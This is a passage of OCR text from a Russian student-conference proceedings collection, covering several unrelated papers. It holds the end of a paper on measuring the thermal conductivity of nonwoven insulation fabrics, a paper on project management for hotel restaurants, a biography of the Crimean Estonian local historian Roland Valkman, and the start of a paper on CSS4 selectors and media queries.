


Рис. 2. График охлаждения образцов с поверхностной плотностью 200 г/м2.




Рис. 3. График охлаждения образцов с поверхностной плотностью 300 г/м2.




Рис. 4. График охлаждения образцов с поверхностной плотностью 400 г/м2.

Исследуемые в ходе проведения эксперимента образцы нетканых полотен имели рыхлую поверхностную структуру, по этой причине для определения их коэффициента формы K было решено воспользоваться моделированием: из «эталонного» вещества, имеющего стабильные и известные теплофизические свойства (a, λ, c) был изготовлен образец, повторяющий в заданном масштабе исследуемые полотна, коэффициент формы K которых необходимо вычислить. В качестве «эталонного» вещества выбран полипропилен, обладающий теплопроводностью равной $\lambda n/n = 0{,}088$ *Вт/(м·К)*. Экспериментальным путем было определено значение темпа регулярного охлаждения m эталонного образца и по формуле (9), где a известно, был найден коэффициент формы модели *Кмод = 3,527мм2*. Коэффициент формы K экспериментальных полотен был вычислен по формуле (10).

По найденным величинам темпа регулярного охлаждения m и коэффициента формы K по формуле (9) были рассчитаны коэффициенты температуропроводности исследуемых образцов a, а также средние значения коэффициента теплопроводности λ для каждого нетканого полотна:

$$\lambda = C \cdot \rho \cdot a, \qquad (11)$$

при известной плотности ρ (данные из табл. 1) и теплоемкости $C = (1{,}65 \div 2{,}61)$ *кДж/(кг·К)* рассматриваемых экспериментальных полотен. Результаты вычислений представлены в таблице 3:

Таблица 3.

Расчетные свойства исследуемых образцов

Материал (по артикулу)	**Коэффициент формы *K, мм2***	**Температуропроводность *a, м2/с***	**Теплопроводность *λ, Вт/(м·К)***
110-5-200	19,706	4,01×10-7	2,18×10-2
50-3-300	49,804	9,74×10-7	4,99×10-2
80-3-400	33,699	5,54×10-7	4,74×10-2
50-5-400	48,210	1,04×10-6	7,36×10-2
80-1-300	40,631	8,53×10-7	4,86×10-2
110-1-200	27,415	5,17×10-7	2,37×10-2
110-5-400	17,737	4,23×10-7	5,14×10-2
110-1-400	37,780	7,78×10-7	6,26×10-2
50-1-400	70,948	1,13×10-6	6,48×10-2
80-5-300	28,620	5,92×10-7	4,07×10-2

Учитывая результаты экспериментально полученных данных, для температуры *100 °C* (*373 K*) расчет по формуле (5) дает $103 \cdot \lambda = 51,4$, т.е. разница с экспериментальной величиной составляет *3%*. Это значение является вполне приемлемым результатом, принимая во внимание точность эксперимента и имея в виду значительную разность температур нагретой и холодной поверхностей, которая велика по сравнению с *T*.

По результатам, полученным в ходе теоретического и экспериментального исследований теплофизических свойств изоляционных материалов, и по их удовлетворительной сходимости можно сделать вывод о целесообразности применения предложенной выше модели, основанной на регулярном режиме первого рода, для экспериментального определения теплофизических свойств различных гетерогенных (в частности – пористых) тел, а также текстильных нетканых материалов.

Следует, однако, отметить, что учёт и определение теплофизических свойств рассмотренных пористых изоляционных материалов зависит от воздействия столь многих факторов (кроме формы и ориентации пустот), что они могут изменяться от образца к образцу одного и того же материала при прочих равных условиях, оказывая, таким образом, влияние на перенос тепла в исследуемых телах, имеющих неоднородную гетерогенную структуру.

Использованные источники:

1. Борисов Ю.Д. Новые теплоизоляционные материалы для строительства. // Технический текстиль. – 2002. – № 3. – с. 18-23.
2. Чудновский А.Ф. Теплофизические характеристики дисперсных материалов. – М.: Физматгиз, 1962. – 457 с.
3. Марюшин Л.А., Сенникова О.Б., Курочкин И.А. Экспериментальное исследование теплопроводности пористых теплоизоляционных материалов. // Известия МГИУ. – 2009. – № 4 (17). – с. 29-34.
4. Вавилов В.П., Климов А.Г. Тепловизоры и их применение. – М.: Интел

универсал, 2002. – 88 с.
5. Конюхова С.В., Мухамеджанов Г.К., Сутягина Т.Ф. О номенклатуре нетканых фильтрующих материалов и областей их применения. // Технический текстиль. – 2002. – № 1. – с. 34-38.
6. Машиностроение. Энциклопедия. Том I – II / Под ред. Колесникова К.С. – М.: Машиностроение, 1999. – 600 с.

УДК 658.5.011

Сердюков С.А.
студент магистратуры
Санкт-Петербургский политехнический университет Петра Великого
Чернова Е.В., д.э.н.
доцент
научный руководитель: Барсукова Н.В., к.т.н.
доцент
Россия, г. Санкт-Петербург

ОСОБЕННОСТИ УПРАВЛЕНИЯ ПРОЕКТОМ СОЗДАНИЯ РЕСТОРАНА ПРИ ГОСТИНИЦЕ

Аннотация:

Статья посвящена изучению вопроса особенностей управления проектом создания ресторана при гостинице. В рамках последнего десятилетия в России наблюдается стремительный рост гостиничного бизнеса и сферы общественного питания. В крупных городах создаются целые сети отелей и ресторанов при них. Количество проектов, связанных со сферой гостеприимства стремительно растет даже после проведения ряда международных мероприятий (олимпиада в Сочи или чемпионат мира по футболу). В то же время, в стране наблюдается стойкая тенденция отсутствия правильной теоретической базы, связанной с управлением проектами в данной сфере, в результате чего выросла потребность в разработке теоретической и методологической базы в области управления подобными проектами.

Ключевые слова: гостиничный бизнес, управление проектами, особенности управления проектами в сфере гостеприимства, предприятие общественного питания, создание ресторана.

Serdiukov S.A., master program student
Peter the Great St. Petersburg Polytechnic University
Russian Federation, Saint-Petersburg city

FEATURES OF PROJECT MANAGEMENT OF CREATION OF A RESTAURANT AT THE HOTEL

Annotation:

The article is devoted to the study of the features of the project management project of creating a restaurant at the hotel. In the last decade in Russia, there has

been a rapid growth in the hotel business and the catering industry. In large cities, there are entire chains of hotels and restaurants with them. The number of projects related to the hospitality industry is growing rapidly even after holding a number of international events (Olympiad in Sochi or the World Cup). At the same time, there is a persistent tendency in the country of the absence of a correct theoretical base related to the management of projects in this field, as a result of which the need has arisen to develop a theoretical and methodological framework for managing similar projects.

Keywords: hotel business, project management, features of project management in the field of hospitality, catering, restaurant.

Объект исследования: предприятия общественного питания, функционирующие при гостиницах. Предмет исследования: управление проектом создания ресторана (предприятия общественного питания) при гостинице.

Открытие ресторана при гостинице требует не только серьезного изучения внутреннего спроса, но и анализа общегородских предложений аналогичного формата, ведь если предприятие сосредоточит предоставляемые услуги исключительно на постояльцах, оно рискует недополучить серьезную часть возможной прибыли. Поэтому в данном случае требуется проводить серьезные маркетинговые исследования спроса, учитывая интересы обеих целевых групп.

Специфика такого проекта состоит также в том, что ресторану уже изначально заданы основные параметры в соответствии с классом гостиницы. Более того, ресторану в гостинице, как правило, уже определено место на первом этаже, совершенно необязательно с видом на улицу, ценовая политика, ассортимент, кухня, что соответственно влияет на выбор мебели, интерьера и т.д. В настоящее время в большинстве ресторанов при гостиницах представлена классическая европейская гастрономия и амбивалентная "экзотика", заключающаяся в предложении русской кухни для иностранных туристов и кухни стран юго-восточной Азии для городских гурманов.

Нет однозначного мнения о том, должны ли гостиничные предприятия питания быть самостоятельной единицей или же их следует рассматривать исключительно в контексте гостиниц (отелей), в которых они находятся. Потребительская аудитория одних состоит в основном из постояльцев, другие заведения существуют на дотации и приносят косвенную прибыль, третьи могут быть рассчитаны на гостей, пришедших из города. Большинство специалистов склоняются к тому, что ресторан при гостинице должен быть независимым, т.к. по их мнению, лишь в этом случае он способен приносить наибольшую прибыль.

Ресторан при гостинице - это отдельное помещение, которое функционирует по правилам, написанным для общественного питания, а не гостиничного бизнеса. Эти правила, должны быть соблюдены строжайшим

образом, так как от их соблюдения зависит не только бизнес ресторана, но и весь бизнес гостиницы. Поэтому для нормального функционирования предприятия должны быть предусмотрены складские помещения, раздевалки, душевые кабинки, помещения для временного хранения пищевых отходов, холодильники, помещения для посуды и столового белья (сервизные, бельевые) и т.п. Техническая инфраструктура ресторана теснейшим образом связана с инфраструктурой гостиницы. Системы вентиляции, кондиционирования, отопления, канализации и др. являются частью общих систем здания. Но это не означает, что для ресторана не нужно отдельно рассчитывать технические параметры. Технико-экономическое обоснование для ресторана неотъемлемый элемент управление проектом. Проектировщики изначально находятся в весьма сложном положении, т.к. в гостинице ресторан в системе обслуживания занимает важное, но не главное место. Если создается проект ресторана или кафе на улице, на первом этаже жилого дома, то проектировщику предоставляется значительная свобода в экспликации помещений, их взаимном расположении, компоновке оборудования и выборе мебели. Иное дело в гостинице, где предприятие общественного питания выполняет второстепенную роль.

Еще из советских справочников известно, что количество посадочных мест в ресторане должно соответствовать количеству номеров в гостинице. Это диктовалось логикой обслужить гостя гостиницы, возможностью предоставить ему свободное место в любое время. Если мы посмотрим на рестораны гостиниц, построенных в советское время, то увидим огромные залы, рекреации, буфеты на каждом этаже. Однако в настоящее время владелец гостиницы не может позволить себе строить помещения, которые не будут работать на прибыль. Поэтому количество мест в ресторанах при гостинице создается с учетом возможной максимальной загрузки, которая не превышает 50% от числа комнат.

Проектируя ресторан при гостинице, следует также учитывать, что максимальное количество посетителей бывает только во время завтрака. Завтрак обычно длится с 6 до 10 утра, и гости никогда не приходят завтракать одновременно. Таким образом, нет никакой необходимости выделять огромные площади под ресторан. Строительство ресторана весьма дорогостоящее мероприятие. Особенно дорого стоит современное оборудование. Известно, что каждый квадратный метр новой строящейся гостиницы стоит около 2,5 – 3,0 тысячи долларов. Поэтому при проектировании ресторана в гостинице учитываются все самые последние достижения в ресторанном и гостиничном бизнесе, которые позволяют минимизировать затраты.

Последовательность действий по созданию проекта предприятия питания согласуются со структурой его жизненного цикла и включает:

1) разработку концепции,
2) создание акционерного общества закрытого типа или общества с

ограниченной ответственностью,

3) поиск инвестиций для осуществления проекта,

4) разработка технической и инжиниринговой сторон проекта,

5) разработка бизнес-плана для обобщения всех предполагаемых расходов,

6) выбор Генподрядчика,

7) заключение контрактов со всеми участниками проекта,

8) подбор команды для осуществления проекта,

9) строительство и технадзор,

10) подготовка к открытию и открытие предприятия питания.

Важным этапом в создании ресторана при гостинице является составление и расчет отдельного бизнес-плана, с помощью которого представляется возможным рассчитать объем требуемых инвестиций. Ресторан как подразделение гостиницы всегда имеет собственную бухгалтерию, директора, специальную компьютерную систему учета расхода продуктов.

Таким образом, управление проектом создания ресторана при гостинице требует использования всех инструментов бизнес-планирования для создания эффективного предприятия с высоким уровнем обслуживания.

Использованные источники:

1. Мазур И.И., Шапиро В.Д., Ольдерогге Н.Г. Управление проектами: Учеб. пособие для вузов. – М.: ЗАО «Издательство «Экономика», 2001. – 574 с. – (Современное бизнес-образование).

2. Панкова Н.В., Богорев В.В., Максимова Т.Г. Управление проектами и программами. - Санкт-Петербург: [ЛЕМА : СПбГТЭУ], 2013. – 284 с.

3. Чернов Г.Е., Чернова Е.В. Управление проектами в гостиничном и ресторанном бизнесе: учеб. пособие. – СПб.: «Издательство «Левша. Санкт-Петербург», 2015. – 256 с.

УДК 908(477.75)(=511.1)

Середин В.Н.
студент 4 курса
кафедра истории
ГБОУ ВО РК «Крымский инженерно – педагогический университет»
Россия, г. Симферополь

КРЫМСКИЙ ЭСТОНЕЦ ВАЛЬКМАН РОЛАНД ЮРЬЕВИЧ ВЫПУСКНИК КРЫМСКОГО ПЕДАГОГИЧЕСКОГО ИНСТИТУТА ИМ. М. В. ФРУНЗЕ – ИЗВЕСТНЫЙ ДЕЯТЕЛЬ КРАЕВЕДЕНИЯ И МУЗЕЕВЕД

Аннотация: Статья посвящена памяти крымского эстонца Роланда Юрьевича Валькмана (13.04.1922–07.05.2007), ветерана ВОВ, педагога, краеведа, одного из основателей Первомайского районного исторического народного музея в пгт. Первомайское Республики Крым. Также рассмотрены некоторые проблемы культурного и духовного становления представителей эстонского этноса на территории крымского полуострова на рубеже XIX–XX вв.

Ключевые слова: крымоведение, эстонцы, Роланд Валькман.

Seredin V.
4 th year student, department of history
Crimean Engineering - Pedagogical University
Russia, Simferopol

CRIMEAN ESTONIAN VALKMAN ROLAND YURIEVICH IS A GRADUATE OF CRIMEAN PEDAGOGICAL INSTITUTE M.V. FRUNZE, A FAMOUS FIGURE IN LOCAL HISTORY AND A MUSEOLOGIST

Annotation: The article is devoted to the memory of the Crimean Estonian Roland Valkman (13.04.1922-07.05.2007), veteran of the great Patriotic war, teacher, local historian, one of the founders of the Pervomaisky district historical folk Museum in the village Pervomaisky Republic Of Crimea. Also some problems of cultural and spiritual formation of representatives of the Estonian ethnos on the territory of the Crimean Peninsula at the turn of XIX–XX centuries are considered.

Key words: Crimea, Estonians, Roland Walkman.

Несколько слов о самом термине «крымский эстонец». Эстонские переселенцы начинают осваивать земли Крымского полуострова с ноября 1861года. Движение это тесно связано с последствиями Крымской войны. Как значилось в источниках того времени, «выход» крымскотатарского населения из Крыма имел настолько катастрофические последствия [4], что решение проблемы искали на самом высоком уровне, результатом чего был указ Александра II от 24 января 1861 г. «О мерах по заселению Крымского

полуострова по случаю выхода татар за границу» [3, с. 220–224].

За редким исключением в путь двинулись беднейшие люди из крестьянского сословия, им пришлось преодолеть около 3000 км, потому состояние их по приходу в Крым было плачевным. Как свидетельствовал известный российский ученый-экономист Юлий Эдуардович Янсон (1835–1893): «Эсты-колонисты большею частью нищенствуют в городах или переселились частью на Кавказ, частью в северные уезды. Кроме того, почти все приходившие селиться в Крыму были люди без денег». Немало трудностей вызывало незнание русского языка, вследствие чего, даже терпя лишения, поселенцы могли выразить свои проблемы лишь при помощи знаков [5, с. 9].

Однако, спустя полвека, согласно статистическому справочнику Таврической губернии, где приводится ряд таблиц, содержащих информацию о грамотности отдельных национальностей, у эстонцев на сто человек грамотность составляла: мужчины – 73,81%; женщины – 71,77%, что являлось одним из самых высоких результатов среди этносов Крыма. Не менее интересны данные, касающиеся состояния «русской грамотности» (т.е. знание русского языка): по этому критерию эстонские переселенцы-мужчины занимали третье место после евреев и немцев – 45,57%, эстонские женщины по русской грамотности, среди женщин занимали первое место – 39,01% [1, с. 47–52].

Важность вопроса образования для эстонских поселенцев подтверждает Статистический справочник Таврической губернии за 1915 год, под ред. Андриевского Ф. Н.: «нередко даже вне зависимости от своего экономического положения, как например, безземельные, при поселении на новых местах, будь то в городах или сельской местности, раньше всего заботятся об устройстве молитвенного дома и школы при нем, ибо смотрят на школу и грамотность, как необходимое условие своего духовного развития» [1, с. 54].

Традиции духовного развития и активной жизненной позиции передавались крымскими эстонцами из поколения в поколение, яркое подтверждение тому – жизненный путь выпускника Крымского государственного педагогического института им. М. В. Фрунзе – Роланда Юрьевича Валькмана. Родился Роланд Юрьевич 13 апреля 1922 года в поселке Джурчи, (ныне пгт. Первомайское) и был прямым потомком Антса Валькмана, одного из руководителей каравана эстонских переселенцев второй волны (1862 г.). В 1940 г. Роланд окончил школу и поступил в областную школу комсомольских кадров, работал учителем физкультуры и старшим пионервожатым школы. 16 августа 1941 г. Роланд Валькман был приглашен в районный комитет партии.

В августе 1941 года Роланд Валькман в составе 417 стрелкового полка 156 дивизии сражался на Перекопе. Участвовал в Керченско-Феодосийской операции. В апреле 1942 года был направлен в эстонский стрелковый корпус. Проходил подготовку в спецшколе диверсантов, был командиром

партизанского отряда в Прибалтике.

В апреле 1944 года в Ленинграде за проявленное мужество и героизм в борьбе с оккупантами был награжден Орденом Ленина, получил звание лейтенанта. После освобождения Прибалтики, в 1944 году Роланд Валькман был направлен на работу в Пярнумаский уездный комитет КП (б) Эстонии. С 1948 г. Валькман участвовал в работе по созданию колхозов в Эстонии, однако по состоянию здоровья был переведён в аппарат Судакского райкома партии Крыма. В родное Джурчи (поселок теперь носил название Первомайское) Валькман вернулся в 1956 году, где работал в Первомайском районном партийном комитете. Но проблемы со здоровьем требовали более размеренного темпа жизни, и с середины 70-х гг. Роланд Валькман работал учителем истории и директором Первомайской средней школы № 1 [6].

Вернувшись в родное село, Роланд Юрьевич развивает бурную деятельность по сбору информации о крымских эстонцах, об истории Первомайского района. Собранный материал лег в основу школьного музея, открытого 15 апреля 1970 года в канун 100-летия со дня рождения Ленина. Музейный фонд составлял 435 экспонатов.

21 марта 1986 года исполком Первомайского районного совета принял решение о создании районного исторического музея. На протяжении 1986–1989 годов при активном участии Роланда Валькмана было собрано около двух тысяч экспонатов: фотографий, документов, предметов домашней утвари, личных вещей известных первомайцев. С июня 1990 года музей начал принимать гостей. Экспозиция располагалась в четырех залах и рассказывала об истории Крыма и Первомайского района, начиная с древних времен и до наших дней. Роланд Валькман был учредителем Первомайской ячейки Эстонского общества. К 200-летию пгт. Первомайского, в августе 1998 г. была издана его книга «Оазис в степи» – результат долгих поисков, работы с архивными документами, собственного перевода трудов Эдуарда Вильде, в которой Роланд Юрьевич собрал уникальные сведения из истории эстонской общины села Джурчи, одного из первых поселений крымских эстонцев [2].

Использованные источники:

1. Андриевский Ф. Н. Статистический справочник Таврической губернии / Ф. Н. Андриевский. – Симферополь: Тип. Таврического Губернского Земства, 1915. – Ч. 1. – 104 с.
2. Валькман Р. Ю. Оазис в степи: Из истории нашего райцентра / Р. Ю. Валькман. – Симферополь, 1998. – 20 с.
3. ПСЗРИ: Собрание второе: С 12 декабря 1825 по 28 февраля 1881 года: В 55 т.– СПб.: Тип. II Отд-ния собств. Е. И. В.канцелярии, 1862. –Т. 35. 1860. Ч.2. – 672 с.
4. Тотлебен Э. И. О выселении татар из Крыма в 1860 году / Э. И. Тотлебен // Русская старина. – СПб.: Тип. Общественная польза, 1893. – Т. 78. – Вып. 4–6. – С. 531–550.
5. Янсон Ю. Э. Крым. Его хлебопашество и хлебная торговля / Ю. Э. Янсон

// Труды Экспедиции, снаряженной Императорскими Вольным экономическим и Русским географическим обществами, для исследования хлебной торговли и производительности в России. СПб.: Тип. В. Безобразова и компания, 1870. – Т. II. – Вып. 1. – 711 с.
6. Бессмертный полк Москва. Электронная книга памяти [электронный ресурс]. – Режим доступа: http://www.polkmoskva.ru/people/1058340/ – Валькман Роланд Юрьевич. – (Дата обращения: 05.09.2018).

УДК 004.056.55

Серов С.С.
студент 4 курса
факультет «Информатика и системы управления»
Шапиев М.М.
студент 4 курса
факультет «Информатика и системы управления»
Серов С.А., к.техн.н.
доцент
кафедра «Экология и промышленная безопасность»
МГТУ им. Н.Э. Баумана
Россия, г. Москва

НОВЫЕ ВОЗМОЖНОСТИ CSS4

Аннотация: В данной статье рассматривается язык CSS4. Особое внимание обращается на нововведения в функции языка, его основы и функциональную сторону. Вся предложенная информация может поменяться по мере приближения к дате выхода «языка».

Ключевые слова: CSS, вёрстка, программирование, веб-разработка, анализ нововведений, CSS4.

Serov S.S.
student
4 year, Faculty of Computer Science and Management Systems
BMSTU them. N.E. Bauman
Russia, Moscow
Shapiev M.M.
student
4 year, Faculty of Computer Science and Management Systems
BMSTU them. N.E. Bauman
Russia, Moscow
Serov S.A., Candidate of Technical Sciences, Associate Professor
Associate Professor of the Department of Ecology and Industrial Safety
BMSTU them. N.E. Bauman
Russia, Moscow

NEW CSS4 FEATURES

Abstract: This article discusses the CSS4 language. Particular attention is paid to innovations in the functions of the language, its foundations and functional side. All the proposed information may change as it approaches the release date of the "language".

Keywords: CSS, layout, programming, web development, innovation analysis, CSS4.

CSS4 определенно по-прежнему находится в процессе разработки, а это значит, что многие новые функции, над которыми работает команда редактирования W3C, по-прежнему имеют возможность удаления, а другие могут быть добавлены. Означает ли это, что пришло время отказаться от работы с CSS3? Конечно, нет! CSS4 основывается на CSS3, поэтому, безусловно, продолжайте свой путь к тому, чтобы стать главным разработчиком CSS3. Кроме того, CSS4 все еще далек от выпуска и реализации в браузерах. Так почему мы даже рассматриваем эту нестабильную версию?

Во-первых, взглянуть на некоторые из возможностей с CSS, уровень 4, довольно интересно. Во-вторых, вам может быть предложено повесить на некоторые проекты, которые кажутся совершенно невозможными прямо сейчас. И, третье, может быть, это даст вам преимущество в изучении CSS4, чтобы он не казался слишком ошеломляющим, когда он наконец был выпущен.

Команда W3C отредактировали черновики, доступные для предварительного просмотра для Селекторов и Запросов Медиа. Итак, без дальнейших церемоний, давайте погрузимся!

Медиа-запросы Уровень 4

Проще говоря, медиа-запросы позволяют реагировать на дизайн. Медиа-запросы были впервые введены в CSS в версии 3 и позволили разработчикам создавать решения для стилей на основе браузера, на котором загружалась веб-страница. Запросы уровня 4 очень новы, как и менее чем за месяц. Возможно, вы даже не знали, что команда W3C публично опубликовала свой проект редактирования. Некоторые изменения, внесенные в существующие функции CSS3, следующие:

Возможные изменения медиаобъектов - функция "(функция) будет оцениваться как true, если (функция: x) будет оцениваться как true для значения x, отличного от нуля или нуля, за которым следует идентификатор единицы (то есть, кроме 0, 0px, 0em и т. Д. .) или ключевое слово «нет».

Неверные типы медиа могут включать в себя «и», «не», «только» и «или».

Теперь может потребоваться свободное пространство после «не» и «только», а также вокруг ключевого слова «none».

Но эти изменения ни к чему не слишком возбуждаются. Новые функции мультимедиа - материал, на который можно рассчитывать - могут

включать следующие дополнения:

- **Script**
- **Pointer**
- **Hover**
- **Luminosity**

Script

В принципе, скрипт должен запросить, поддерживается ли ECMAScript (например, JavaScript). Другими словами, сценарий предоставляет более стандартный способ запроса кода JS (и другого клиентского скрипта). Вы сохраняете некоторое время, используя одно из нескольких методов для определения того, доступна ли JS с этой новой новой функцией.

Pointer

Этот запрос повлияет только на то, что он звучит так: указательное устройство (т.е. Мышь) или его отсутствие. Настройки включают «none», если нет указывающего устройства; « coarse», если указывающее устройство имеет меньшую точность, например сенсорный экран; и « fine», если указатель достаточно точен, например, с сенсорной панелью на мышах или стилусах.

Hover

Эта функция просто позволит вам запросить, может ли указатель мыши наводиться на страницу. Например, мышь может навестись, а сенсорный экран не может. Как и в случае с запросом на указатель, Hover позволит использовать гораздо более точные интерактивные функции на гибкой веб-странице.

Luminosity

Наконец, этот запрос предоставит возможность контролировать внешнюю яркость устройства, на котором отображается веб-страница. Включены три значения: «тусклый» для темных сред, «нормальный», когда экологическое освещение не требует какой-либо регулировки на части устройства и «вымывается» для исключительно ярких условий, таких как солнечный свет под открытым небом.

Как и в случае с запросами CSS3, запросы уровня 4 также будут динамическими, что означает, что вы можете просто подключить или отключить вход, а ваши стили будут меняться по мере необходимости.

Selectors Level 4

Селекторы для CSS4 значительно продвинулись в разработке, чем медиа-запросы. Итак, есть что обсудить. Конечно, некоторые из селекторов могут быть обновлены или полностью удалены к тому моменту, когда CSS4 действительно будет выпущен.

- **Псевдоклассы :not( ) и :matches( )**

В CSS3 с псевдоклассом отрицания: not () в качестве аргумента допускался только один простой селектор. Однако на уровне 4: not () теперь

может включать список селекторов. Теперь больше не нужно, чтобы списки выбора были разбиты на отдельные блоки кода для каждого селектора.

```
p :not (.active, .visible) {
        text-align: right;
}
```

Это же относится к новому псевдо-классу: matches (), который позволяет сопоставлять стили с определенными элементами. Просто используйте класс: matches (), чтобы сгруппировать список селекторов вместе, и вуаля! у вас есть одна строка группировки кода элементы для сопоставления.

```
article: matches (.active, .visible) {
        background: pink;
}
```

- **Селекторы атрибутов: их чувствительность к регистру**

В появившейся версии CSS4 значения атрибутов больше не будут чувствительным к регистру, если перед закрывающей скобкой «]» используется идентификатор. Например, в

```
[frame = hsides i] {border: none; }
```

атрибут «hsides» будет применяться к «frame», даже если написано «hsides», «HSIDES», «Hsides» и т. д. И это верно даже в XML с чувствительными к регистру значениями атрибутов. И это правильно, потому что таким образом удастся избежать большой отладки.

- **Псевдоклассы языков**

